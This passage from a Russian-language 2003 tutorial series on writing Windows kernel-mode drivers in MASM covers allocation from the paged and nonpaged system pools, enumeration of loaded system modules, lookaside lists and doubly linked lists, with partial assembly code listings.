Системные кучи (к пользовательским кучам не имеют никакого отношения) представлены двумя так называемыми пулами памяти, которые, естественно, располагаются в системном адресном пространстве:

• *Пул неподкачиваемой памяти*(Nonpaged Pool). Назван так потому, что его страницы никогда не сбрасываются в файл подкачки, а значит, никогда и не подкачиваются назад. Т.е. этот пул всегда присутствует в физической памяти и доступен при любом IRQL. Одна из причин его существования в том, что обращение к такой памяти не может вызвать *ошибку страницы* (Page Fault). Такие ошибки приводят к краху системы, если происходят при IRQL >= DISPATCH_LEVEL.
• *Пул подкачиваемой памяти* (Paged Pool). Назван так потому, что его страницы могут быть сброшены в файл подкачки, а значит должны быть подкачаны назад при последующем к ним обращении. Эту память можно использовать только при IRQL строго меньше DISPATCH_LEVEL.

Оба пула находятся в системном адресном пространстве, а значит, доступны из контекста любого процесса. Для выделения памяти в системных пулах существует набор функций **ExAllocatePoolXxx**, а для возвращения выделенной памяти всего одна - **ExFreePool**.

Прежде чем мы воспользуемся одной из этих функций, хочу обратить Ваше внимание на несколько основополагающих моментов:

1. Обращение к памяти сброшенной в файл подкачки при IRQL >= DISPATCH_LEVEL, как я уже говорил, приводят к краху системы.

Имейте в виду, что если в момент обращения к подкачиваемой памяти она физически присутствует, то краха не будет, даже при IRQL >= DISPATCH_LEVEL. Но можете быть уверены, что рано или поздно ее не окажется на месте и тогда BSOD обеспечен

2. Не стоит использовать неподкачиваемую память везде, где не попадя. Этот ресурс дороже, чем подкачиваемая память. Забирая его себе, Вы тем самым отнимаете его у тех, кому он нужен, возможно, больше чем Вам.

3. Если Вы выделили память из любого системного пула, то вне зависимости от того, что дальше случится с Вашим драйвером, эта память не будет возвращена системе назад до тех пор, пока Вы явно не вызовите ExFreePool. Т.е. если драйвер не освободит выделенную ему память явно, то она так и останется бесполезно болтаться в системе, даже если драйвер будет выгружен. Я уже неоднократно говорил, что все выделяемые драйвером ресурсы должны быть явно возвращены назад.

4. Выделяемая из системных пулов память не очищается системой (не заполняется нулями) и, возможно, будет содержать "мусор", оставленный предыдущими владельцами. Если Вы намереваетесь выполнять какие-то критичные к этому операции, например, манипулировать строками, то лучше ее явно очистить перед использованием.

Определить какой тип памяти (подкачиваемая или неподкачиваемая) Вам нужен очень просто. Если какой-либо код должен обращаться к памяти при IRQL >= DISPATCH_LEVEL, то нужно использовать только неподкачиваемую память. Причем, как сам код, так и данные должны располагаться в неподкачиваемой памяти. По умолчанию весь драйвер загружается в неподкачиваемую память, кроме секции с именем "INIT" и секций, имена которых начинаются с "PAGE". Если кроме этого вы не предпринимали никаких действий по изменению атрибутов памяти принадлежащих драйверу, например, не вызывали функцию **MmPageEntireDriver**, делающую весь образ драйвера подкачиваемым, то о самом драйвере беспокоится не стоит - он всегда будет присутствовать в физической памяти.

В предыдущих статьях мы достаточно подробно разобрали, при каком IRQL вызываются стандартные процедуры (DriverEntry, DriverUnload, DispatchXxx) драйвера.

Кроме того, в DDK в описании каждой функции указано при каком IRQL ее можно вызывать или при каком IRQL она вызывается системой, если это *функция обратного вызова* (callback). Например, в одной из следующих статей мы будем использовать функцию **IoInitializeTimer**. В описании этой функции сказано, что процедура, вызываемая системой при срабатывании таймера, выполняется при IRQL = DISPATCH_LEVEL. Это недвусмысленно говорит нам о том, что эта процедура и любая память, к которой она будет обращаться должны быть неподкачиваемыми.

На худой конец, если уж Вы совсем не уверены в текущем IRQL, его можно определить функцией **KeGetCurrentIrql** таким образом:

```
invoke KeGetCurrentIrql
.if eax < DISPATCH_LEVEL
    ; используем любую память
.else
    ; используем только неподкачиваемую память
.endif
```

6.2 Выделяем память из системного пула В качестве примера рассмотрим очень простой драйвер SystemModules. Все действо будет происходить в процедуре **DriverEntry**. Мы быстренько выделим немного подкачиваемой памяти (Вы, несомненно, помните, что **DriverEntry** работает на IRQL = PASSIVE_LEVEL. Поэтому мы обойдемся подкачиваемой памятью.), что-нибудь полезное в нее запишем, освободим и заставим систему выгрузить драйвер.

Для экономии места я привожу только исходный текст процедуры DriverEntry. Это собственно и есть весь драйвер.

```
;@echo off
;goto make

;;;
```

```
                pop dwNumModules

                mov cb, (sizeof SYSTEM_MODULE_INFORMATION.ImageName + 100)*2

                invoke ExAllocatePool, PagedPool, cb
                .if eax != NULL
                    mov pMessage, eax

                    invoke DbgPrint, \
                           $CTA0("SystemModules: %u bytes of paged memory allocted at address %08X\
    n"), \
                           cb, pMessage

                    invoke memset, pMessage, 0, cb

                    add esi, sizeof DWORD
                    assume esi:ptr SYSTEM_MODULE_INFORMATION

                    xor ebx, ebx
                    .while ebx < dwNumModules

                        lea edi, [esi].ImageName
                        movzx ecx, [esi].ModuleNameOffset
                        add edi, ecx

                        invoke _strnicmp, edi, $CTA0("ntoskrnl.exe", szNtoskrnl, 4), sizeof
    szNtoskrnl - 1
                        push eax
                        invoke _strnicmp, edi, $CTA0("ntice.sys", szNtIce, 4), sizeof szNtIce - 1
                        pop ecx

                        and eax, ecx
                        .if ZERO?
                            invoke _snprintf, addr buffer, sizeof buffer, \
                                    $CTA0("SystemModules: Found %s base: %08X size: %08X\n", 4), \
                                    edi, [esi].Base, [esi]._Size
                            invoke strcat, pMessage, addr buffer
                        .endif

                        add esi, sizeof SYSTEM_MODULE_INFORMATION
                        inc ebx

                    .endw
                    assume esi:nothing

                    mov eax, pMessage
                    .if byte ptr [eax] != 0
                        invoke DbgPrint, pMessage
                    .else
                        invoke DbgPrint, \
                                $CTA0("SystemModules: Found neither ntoskrnl nor ntice.\n")
                    .endif

                    invoke ExFreePool, pMessage
                    invoke DbgPrint, $CTA0("SystemModules: Memory at address %08X released\n"),
    pMessage

                .endif
            .endif

            invoke ExFreePool, p
            invoke DbgPrint, $CTA0("SystemModules: Memory at address %08X released\n"), p

        .endif
    .endif

    invoke DbgPrint, $CTA0("SystemModules: Leaving DriverEntry\n")

    mov eax, STATUS_DEVICE_CONFIGURATION_ERROR
    ret
DriverEntry endp
```

```
;;;
```

```
mov p, eax
invoke ZwQuerySystemInformation, SystemModuleInformation, p, cb, addr cb
```

Сохраняем указатель на выделенный буфер в переменной p и вызываем **ZwQuerySystemInformation** еще раз, передавая ей указатель на буфер и его размер.

```
.if eax == STATUS_SUCCESS
    mov esi, p
```

Если **ZwQuerySystemInformation** возвращает STATUS_SUCCESS, то её удовлетворили параметры нашего буфера и теперь он содержит список системных модулей в виде массива структур SYSTEM_MODULE_INFORMATION (определена в файле include\w2k\native.inc).

```
SYSTEM_MODULE_INFORMATION STRUCT        ;Information Class 11
    Reserved            DWORD   2 dup(?)
    Base                PVOID   ?
    _Size               DWORD   ?
    Flags               DWORD   ?
    Index               WORD    ?
    Unknown             WORD    ?
    LoadCount           WORD    ?
    ModuleNameOffset    WORD    ?
    ImageName           CHAR 256 dup(?)
SYSTEM_MODULE_INFORMATION ENDS
```

Действительное количество байт скопированных в буфер вернется в переменной cb, но нам оно не нужно.

Здесь я предполагаю, что между двумя вызовами **ZwQuerySystemInformation** в системе не появится ни одного нового модуля. Это весьма вероятно, т.к. случается не часто. В учебном примере это простительно, но в коде своего драйвера Вы можете использовать более надежный способ: вызывать **ZwQuerySystemInformation** в цикле, передавая ей каждый раз буфер большего размера, до тех пор, пока размер буфера не окажется достаточным.

```
push dword ptr [esi]
pop dwNumModules
```

В самом первом двойном слове буфера, заполненного **ZwQuerySystemInformation**, содержится количество структур SYSTEM_MODULE_INFORMATION равное количеству модулей и сразу за ним (двойным словом) начинается их массив. Запоминаем количество модулей в переменной dwNumModules.

```
mov cb, (sizeof SYSTEM_MODULE_INFORMATION.ImageName + 100)*2
invoke ExAllocatePool, PagedPool, cb
.if eax != NULL
    mov pMessage, eax
```

Для дальнейшей плодотворной работы нам потребуется еще один буфер, в который будут помещаться имена двух искомых модулей и кое-какая дополнительная информация. Мы предполагаем, что (sizeof SYSTEM_MODULE_INFORMATION.ImageName + 100)*2 должно как раз хватить.

Обратите внимание на адрес буфера - он не будет кратен размеру страницы, т.к. его размер меньше страницы.

```
invoke memset, pMessage, 0, cb
```

На всякий случай затрем буфер нулями т.к. мы собираемся заполнить его символьной информацией. Это гарантирует нам, что строки будут завершаться нулями.

```
add esi, sizeof DWORD
assume esi:ptr SYSTEM_MODULE_INFORMATION
```

Пропускаем DWORD содержащий число модулей и регистр esi теперь указывает на первую структуру SYSTEM_MODULE_INFORMATION.

```
                    xor ebx, ebx
                    .while ebx < dwNumModules
```

Организуем цикл, повторяющийся dwNumModules раз. В цикле перебираем массив структур SYSTEM_MODULE_INFORMATION и ищем там структуры соответствующие модулям ntoskrnl.exe и ntice.sys.

В многопроцессорной системе модуль ntoskrnl.exe будет иметь имя ntkrnlmp.exe. А в системе с поддержкой PAE - ntkrnlpa.exe и ntkrpamp.exe, соответственно. Здесь я предполагаю, Вы не являетесь счастливым обладателем подобной системы.

```
                        lea edi, [esi].ImageName
                        movzx ecx, [esi].ModuleNameOffset
                        add edi, ecx
```

Поля ImageName и ModuleNameOffset содержат полный путь к модулю и относительное смещение имени модуля в пути, соответственно.

```
                        invoke _strnicmp, edi, $CTA0("ntoskrnl.exe", szNtoskrnl, 4), sizeof
szNtoskrnl - 1
                        push eax
                        invoke _strnicmp, edi, $CTA0("ntice.sys", szNtIce, 4), sizeof szNtIce - 1
                        pop ecx
```

Поиск осуществляем простым сравнением имен модулей. Функция _strnicmp сравнивает две ANSI-строки независимо от регистра букв. Сравнивает она только то количество символов, которое передано в третьем параметре. В данном случае это не обязательно, т.к. имена модулей в структурах SYSTEM_MODULE_INFORMATION завершаются нулями и можно было бы использовать _stricmp. Я использую _strnicmp для пущей безопастности.

Кстати, ntoskrnl.exe экспортирует большое количество стандартных функций по работе со строками: strcmp, strcpy, strlen и т.п.

```
                        and eax, ecx
                        .if ZERO?
                            invoke _snprintf, addr buffer, sizeof buffer, \
                                    $CTA0("SystemModules: Found %s base: %08X size: %08X\n", 4), \
                                    edi, [esi].Base, [esi]._Size
                            invoke strcat, pMessage, addr buffer
                        .endif

                        add esi, sizeof SYSTEM_MODULE_INFORMATION
                        inc ebx

                    .endw
                    assume esi:nothing
```

Если любой из вышеозначенных модулей найден, с помощью функции _snprintf (и такая тоже есть в ядре) форматируем строку, содержащую имя модуля, его базовый адрес и размер и добавляем эту информацию в буфер.

Цифра 4 в макросах $CTA0 означает, что определяемая ими строка выравнивается по границе DWORD (здесь этого можно и не делать). А метки szNtoskrnl и szNtIce нужны для того, чтобы передать их в директиву sizeof. Кстати, вы можете менять местами метку и выравнивание в моих строковых макросах - они распознаются автоматически. Либо можете использовать только метку или только выравнивание (подробнее см. macros\Strings.mac).

```
                    mov eax, pMessage
                    .if byte ptr [eax] != 0
                        invoke DbgPrint, pMessage
                    .else
                        invoke DbgPrint, \
                                $CTA0("SystemModules: Found neither ntoskrnl nor ntice. Is it
possible?\n")
                    .endif
```

Поскольку перед использованием мы обнулили буфер, то если первый его байт не равен нулю, значит, мы что-то нашли. Выводим содержимое буфера.

```
                    invoke ExFreePool, pMessage
                .endif
            .endif
            invoke ExFreePool, p
        .endif
    .endif
```

Возвращаем выделенную из системных пулов память.

```
    mov eax, STATUS_DEVICE_CONFIGURATION_ERROR
    ret
```

Заставляем систему выгрузить драйвер.

Как видите, использование системных пулов даже проще, чем работа с кучами в режиме пользователя. Задача только правильно определить тип пула.

Многие **ZwXxx** функции экспортируются также библиотекой ntdll.dll режима пользователя и являются простыми переходниками в режим ядра, где и происходит вызов соответствующей функции, которая и проделывает всю полезную работу. Примечательно то, что количество параметров и их смысл полностью совпадают. Из этой ситуации можно извлечь большую выгоду. Поскольку ошибки в ядре приводят к краху системы, можно сначала отладить код в режиме пользователя, а потом перенести его в драйвер с минимальными изменениями, а иногда даже и без изменений. Например, в нашем случае, будучи вызвана из ntdll.dll в режиме пользователя, функция **ZwQuerySystemInformation** вернет ту же самую информацию, что и одноименная функция, вызванная из ntoskrnl.exe в драйвере. Пользуясь этим нехитрым приемом, можно сэкономить немалое число перезагрузок.

Исходный код драйвера в архиве (находится в архиве `wasm_files.zip`: `files/0282/kmd6.zip`). Для компиляции требуется последняя версия KmdKit - берите на сайте.

Драйверы режима ядра: Часть 7: Работа с памятью. Использование ассоциативных списков

Автор: Four-F

Дата: 2003-10-27

7.1 Ассоциативные списки

Диспетчер куч(heap manager) управляет кучами, как системными, так и пользовательскими, разбивая пространство кучи на блоки и организуя списки блоков одинакового размера. Если приходит запрос на выделение блока памяти из кучи, то диспетчер куч пытается подобрать свободный блок подходящего размера. На это, естественно, требуется какое-то время. Если же заранее известно, что потребуются блоки памяти фиксированного размера, но количество этих блоков и частота их использования не известны, то следует использовать, по соображениям лучшей производительности, так называемые *ассоциативные списки* (look-aside lists), которые существуют только в ядре. Главное отличие ассоциативных списков от пулов в том, что из ассоциативных списков можно выделять блоки памяти только фиксированного и заранее определенного размера, а из пулов любого, причем память из ассоциативных списков выделяется быстрее, так как нет необходимости подбирать подходящую область свободной памяти.

Если Вам когда-либо придется работать с ассоциативным списком, то первой же проблемой, которую придется решить, кроме, конечно, создания самого ассоциативного списка, будет проблема управления блоками памяти, которые Вы из этого ассоциативного списка будете выделять. В частности, где и как хранить адреса блоков - ведь к ним надо обращаться, а потом еще и освобождать. Поскольку количество этих блоков заранее не известно, то проблема достаточно серьезная. Для решения подобных задач существуют особые конструкции. Всего таких конструкций три:

• *Односвязный список* (singly linked list);
• *S-список* (S-list, sequenced singly-linked list.), являющийся развитием односвязного списка;
• *Двусвязный список* (doubly linked list).

Мы рассмотрим только двусвязный список, как наиболее универсальный.

Код, представленный в этой статье довольно прост, но может показаться очень сложным, если Вы впервые сталкиваетесь с такими понятиями как ассоциативный и двусвязный списки.

Хотя обе эти конструкции называются списками, по сути, это совершенно разные вещи. Перевод английского термина look-aside list на русский язык крайне абстрактен и плохо отражает суть. Look-aside дословно можно перевести как: "смотреть по сторонам". Смысл с том, что look-aside list представляет собой набор или список заранее выделенных системой блоков памяти. В каждый момент времени какие-то блоки могут быть свободны, а какие-то заняты. При запросе на выделение очередного блока задача системы пройти по списку ("посмотреть по сторонам ") и найти близлежащий свободный блок. В русском же переводе, look-aside превращается в "ассоциативный", и становится совершенно непонятно, что с чем здесь ассоциируется. Тем не менее, перевод этот устоявшийся - хочешь, не хочешь, придется применять. Т.о. ассоциативный список - это фактически особая системная куча, работающая по определенным правилам.

Двусвязный же список - это просто форма организации данных. С помощью двусвязных списков удобно связывать друг с другом однородные структуры данных и иметь возможность перебирать их в любом направлении. Возможно, Вам и удастся избежать использования ассоциативных списков, но пройти мимо двусвязного списка трудно. Двусвязные списки очень интенсивно используются самой системой для организации внутренних структур.

7.2 Исходный текст драйвера LookasideList

Сколько я не думал, мне так и не удалось изобразить что-то осмысленное и в то же время простое. Поэтому, этот драйвер будет делать достаточно бессмысленные манипуляции. Однако, это не должно помешать понять принципы работы с ассоциативным и двусвязным списками.

Программы управления драйвером не будет. Используйте KmdManager (входит в пакет KmdKit) или аналогичную утилиту, а отладочные сообщения, выдаваемые драйвером, контролируйте с помощью утилиты DebugView (http://www.sysinternals.com) или консоли SoftICE.

```
;@echo off
;goto make

;;;
```

```
   :
;                                          К О Д
;;;
```

```
    .else
        invoke DbgPrint, \
            $CTA0("LookasideList: An attempt was made to remove entry from empty lookaside list\n")
    .endif

    ret

RemoveEntry endp

;;;
```

```
        invoke ExFreePool, g_pPagedLookasideList

        invoke DbgPrint, \
        $CTA0("LookasideList: Nonpaged memory for lookaside list at address %08X released\n"), \
        g_pPagedLookasideList

    .else
        invoke DbgPrint, \
    $CTA0("LookasideList: Couldn't allocate nonpaged memory for lookaside list control structure")
    .endif

    invoke DbgPrint, $CTA0("LookasideList: Leaving DriverEntry\n")

    mov eax, STATUS_DEVICE_CONFIGURATION_ERROR
    ret

DriverEntry endp

;;;
```

ассоциативных списков в системе, вызывая функцию **ExAdjustLookasideDepth**(В книге Дэвида Соломона и Марка Руссиновича "Внутреннее устройство Microsoft Windows 2000" в соответствующем разделе говорится, что эта функция называется **KiAdjustLookasideDepth**. Скорее всего это ошибка - такой функции я не нашел - и имелась ввиду **ExAdjustLookasideDepth**.). Если при настройке ассоциативного списка система увидит, что резерв свободных блоков уменьшился, то выделит новые. Количество вновь выделяемых блоков зависит от нагрузки на ассоциативный список, т.е. от частоты с которой мы выделяем из него память. Система пытается настроить ассоциативный список так, чтобы он работал наиболее эффективно. Если в интервале времени между двумя настройками мы исчерпали лимит заранее выделенных блоков, то система начинает использовать системный пул до следующей настройки, когда она увидит, что резерв равен нулю и выделит необходимый лимит. Здесь важно понять, что если скорость выделения блоков уж слишком велика, то можно и не получить выигрыша в производительности по сравнению с системным пулом. В этом случае придется организовывать собственную кучу. Оценить насколько эффективно работает ассоциативный список можно с помощью команды !lookaside отладчика MS Kernel Debugger либо в ручную, просмотрев с помощью SoftICE дамп структуры PAGED_LOOKASIDE_LIST. Информацию, извлекаемую именно из этой структуры, система использует для выбора стратегии управления ассоциативным списком.

```
kd> !lookaside ed374840

Lookaside "" @ ed374840 "Regm"
    Type     =     0001 PagedPool
    Current Depth  =        2   Max Depth  =        4
    Size           =     1024   Max Alloc  =     4096
    AllocateMisses =        4   FreeMisses =        0
    TotalAllocates =  1319722   TotalFrees =  1319720
    Hit Rate       =       99%  Hit Rate   =      100%
```

Это пример того, насколько эффективно работает ассоциативный список утилиты RegMon (http://www.sysinternals.com). Как видите, при огромном (более одного миллиона!) количестве операций выделения/освобождения эффективность стремится к 100%. Причина такой высокой эффективность в том, что RegMon не держит долго выделенный блок, а тут же использует и возвращает назад.

```
lea eax, g_ListHead
InitializeListHead eax
```

Вызовом макроса InitializeListHead, инициализируем голову двусвязного списка. Теперь оба поля структуры LIST_ENTRY содержат указатели на саму эту структуру. Это означает, что двусвязный список пуст (см. рис 7-1, иллюстрация 1).




Рис. 7-1. Этот рисунок позволит нагляднее увидеть работу двусвязного списка.

```
and g_dwIndex, 0
```

Эта глобальная переменная нужна нам только для того, чтобы что-то помещать в выделяемые из ассоциативного списка структуры SOME_STRUCTURE и наблюдать этот процесс через отладочные сообщения.

```
xor ebx, ebx
.while ebx < 5

    invoke AddEntry
```

```
        invoke AddEntry

        invoke RemoveEntry

        inc ebx
    .endw
```

Пять раз прогоняем цикл, который добавляет два элемента и удаляет один. Каждый элемент представляет собой структуру SOME_STRUCTURE. Все выделенные структуры связаны посредством двусвязного списка. Функции **AddEntry** и **RemoveEntry** рассмотрим позже.

Этот цикл - имитация процесса, когда блоки памяти выделяются и возвращаются в ассоциативный список в случайном порядке. Т.е. здесь предполагается, что мы каким-то образом работаем с выделяемыми элементами. Например, мы могли бы написать драйвер, который перехватывает вызовы какого-нибудь системного сервиса, скажем **ZwOpenKey** , и записывает информацию о перехвате в структуру, выделенную из ассоциативного списка.

```
    .while TRUE

        invoke RemoveEntry

        lea eax, g_ListHead
        IsListEmpty eax
        .if eax == TRUE
            .break
        .endif

    .endw
```

Т.к. в предыдущем цикле мы добавляли два элемента, а удаляли один, двусвязный список, а значит и ассоциативный список тоже, содержат сейчас какое-то количество элементов. Мы предполагаем, что эти элементы нам больше не нужны и хотим освободить вся занятую память.

В бесконечном цикле вызываем процедуру RemoveEntry, которая удаляет один элемент. Цикл работает до тех пор, пока двусвязный список не окажется пустым. Макрос IsListEmpty проверяет, пуст ли двусвязный список. Признаком пустоты является ситуация, когда оба поля головы двусвязного списка - структуры LIST_ENTRY - указывают на саму эту структуру, т.е. голова указывает на саму себя. В этот момент мы приходим к тому же состоянию, которое мы имели сразу после вызова макроса InitializeListHead (см. рис 7-1, иллюстрация 1).

```
    invoke ExDeletePagedLookasideList, g_pPagedLookasideList
```

Если двусвязный список пуст, то и в ассоциативном списке нет больше элементов, т.к. мы использовали двусвязный список как способ организации выделенных из ассоциативного списка блоков. Теперь мы можем удалить сам ассоциативный список, вызовом функции **ExDeletePagedLookasideList**. При этом система освобождает выделенную для ассоциативного списка память и прекращает его периодическую настройку.

```
    invoke ExFreePool, g_pPagedLookasideList
```

Вызовом функции **ExFreePool**, освобождаем неподкачиваемую память, занятую под структуру PAGED_LOOKASIDE_LIST. Если перед этим Вы забудете (я этого не забыл) вызвать **ExDeletePagedLookasideList** , то примерно через секунду увидите BSOD, т.к. система попытается произвести настройку отсутствующего ассоциативного списка.

```
mov eax, STATUS_DEVICE_CONFIGURATION_ERROR
ret
```

Мы освободили все выделенные нам ресурсы - драйвер можно выгружать.

7.4 Процедура AddEntry Если нам нужен новый элемент, мы вызываем процедуру **AddEntry** , которая выделяет новый блок памяти из ассоциативного списка и добавляет его в двусвязный список.

```
invoke ExAllocateFromPagedLookasideList, g_pPagedLookasideList
.if eax != NULL
    mov esi, eax
```

Вызовом функции **ExAllocateFromPagedLookasideList**, получаем указатель на новый блок памяти и сохраняем его в регистре esi. Обратите внимание на то, что мы не сообщаем системе размер блока, т.к. этот размер определен ранее в вызове функции **ExInitializePagedLookasideList** и равен размеру структуры SOME_STRUCTURE.

```
invoke memset, esi, 0, sizeof SOME_STRUCTURE
```

Обнуляем выделенный блок, хотя здесь этого и не требуется.

```
assume esi:ptr SOME_STRUCTURE
```

Теперь мы имеем новый экземпляр структуры SOME_STRUCTURE. Но пока он существует сам по себе. Мы должны "привязать" его к нашему двусвязному списку, который при первом вызове **AddEnrty** еще пуст.

```
lea eax, g_ListHead
lea ecx, [esi].ListEntry
InsertHeadList eax, ecx
```

После первого вызова макроса InsertHeadList мы имеем ситуацию изображенную на рис. 7-1, иллюстрация 2. Обратите внимание на то, что вторым параметром в макрос InsertHeadList мы передаем адрес не самой структуры SOME_STRUCTURE, а адрес её поля ListEntry. Т.е. макрос InsertHeadList получает указатель на две структуры LIST_ENTRY, первая из которых является головой двусвязного списка, а вторая элементом структуры, которую необходимо к этому двусвязному списку привязать. Причем макрос InsertHeadList привязывает новую структуру в голову двусвязного списка (справа, если смотреть на рис 7-1). Можно привязать и в хвост (слева по рисунку), если воспользоваться макросом InsertTailList.

При добавлении первой структуры в двусвязный список оба макроса произведут одинаковый эффект и двусвязный список будет выглядеть так, как изображено на рис 7-1, иллюстрация 2.

Если же двусвязный список не пустой, то макрос InsertHeadList "раздвинет" его между головой и идущей справа от нее структурой и вставит на это место новую структуру. Мы получим ситуацию изображенную на рис 7-1, иллюстрация 3. Если бы мы воспользовались макросом InsertTailList, то он сделал бы то же самое, но с хвоста двусвязного списка (см. рис 7-1, иллюстрация 4).

Надеюсь, здесь всё ясно.

```
inc g_dwIndex
mov eax, g_dwIndex
mov [esi].SomeField1, eax
```

Запишем в поле SomeField1, добавленной только что структуры, её порядковый номер. Порядок, в котором структуры добавляются/удаляются можно будет посмотреть в окне DbgView.

7.5 Процедура RemoveEntry Процедура **RemoveEntry** диаметрально противоположна **AddEntry**. Т.е. она отвязывает элемент с головы двусвязного списка и возвращает этот блок памяти в ассоциативный список.

```
IsListEmpty addr g_ListHead
.if eax != TRUE
```

На всякий случай, проверяем, не пуст ли двусвязный список.

```
lea eax, g_ListHead
RemoveHeadList eax
```

Отвязываем структуру с головы двусвязного списка (как Вы наверное догадываетесь, макрос RemoveTailList делает это с хвоста. Можно удалить и произвольный элемент макросом

RemoveEntryList). В этот момент, извлеченная из двусвязного списка структура, опять начинает существовать сама по себе, а двусвязный список замыкается, чтобы связать оставшиеся элементы.

```
sub eax, SOME_STRUCTURE.ListEntry
mov esi, eax
```

Обратите внимание на этот момент. Макросы RemoveTailList/RemoveHeadList/RemoveEntryList возвращают указатель на связующий элемент (вложенную структуру LIST_ENTRY) отвязанной структуры, а не указатель на саму отвязанную структуру. Это вполне естественно, ведь эти макросы не знают, в каком месте располагается связующий элемент. И узнать это они никак не могут. Это знаем только мы. Поэтому мы должны вычесть из полученного указателя смещение поля ListEntry в структуре SOME_STRUCTURE и получить указатель на саму структуру (в DDK это делает макрос CONTAINING_RECORD). Вот теперь этот блок памяти можно возвратить в ассоциативный список.

```
invoke ExFreeToPagedLookasideList, g_pPagedLookasideList, esi
```

Передаем функции **ExFreeToPagedLookasideList** адрес блока, который мы хотим вернуть в ассоциативный список.

Исходный код драйвера в архиве (находится в архиве `wasm_files.zip`: `files/0287/kmd7.zip`). Для компиляции требуется KmdKit версии не ниже 1.3 - берите на сайте

Драйверы режима ядра: Часть 8: Базовая техника: Работа с памятью. Совместно используемый раздел

Автор: Four-F

Дата: 2003-11-13

Прежде чем обратиться непосредственно к теме этой статьи, нам необходимо вкратце рассмотреть *структурную обработку исключений* (Structured Exception Handling, SEH), т.к. она нам потребуется.

8.1 Структурная обработка исключений

